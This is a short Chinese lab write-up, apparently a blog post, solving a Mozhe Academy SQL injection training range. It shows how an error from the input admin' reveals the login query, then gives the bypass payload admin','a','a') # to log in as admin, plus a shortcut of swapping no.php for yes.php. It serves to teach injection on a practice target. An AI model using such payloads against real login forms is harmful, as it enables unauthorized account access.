墨者学院SQL过滤字符后手工绕过漏洞测试(万能口令)

进入靶场环境,看到必须是admin账号登录进去才可以拿到key

构造万能密码语句,尝试报错猜测一下数据库的后端语句结构。

账号:admin'

密码:随便输入

原始语句:select * from users where username = '' and password = ''

结合实际报错,得出实际 查询语句应该为:select * from users where username = 'admin' , 'a' , 'a') and password = ''

所以此时,尝试构造以下语句绕过登录。

账号:admin','a','a') #

密码:随便输入

成功登录获得key

总结:这一个靶场的重点就是教会大家如何从报错中猜解数据库语句结构。

一点投机取巧的方法:如果是在ctf这种抢时间的环境下,直接把no.php改成yes.php就可以成功拿到key了

相关推荐
程序员-Benothing6 小时前
Linux安全加固指南:账号、权限、服务、审计基线
linux·运维·安全
数据库安全11 小时前
AI数据访问安全 |如何控制AI访问权限,防止越权
数据库·安全
2501_9377671611 小时前
面向设计 / 研发部门:终端文件统一归档 + 服务器定时备份实践
运维·安全
珠海西格电力13 小时前
物联网(IoT)在零碳园区中的关键作用:万物互联与数据采集
大数据·人工智能·物联网·安全·系统架构·能源
安教安全员通关宝13 小时前
【证书管理】安全员 C 证延续:条件、时间窗口与各省口径对照
安全
网易易盾15 小时前
直播话术合规改造:六类违规表述判定与改写规则
大数据·人工智能·安全
dk_tjy15 小时前
迪康加密系统技术解析:驱动层透明加密的机制、策略与工程权衡
运维·安全·网络安全·终端安全管理·数据防泄漏
龙亘川15 小时前
城市公共安全治理如何从“人海战术“走向“数据驱动“?
大数据·数据库·人工智能·安全·microsoft·智慧城市·数据可视化
合尘猫15 小时前
给 AI 客服加权限边界:12 项自查清单与一次越权测试
人工智能·安全·llm
QYR_1117 小时前
憎水涂料市场分析:2032年全球规模将达46.49亿美元
网络·安全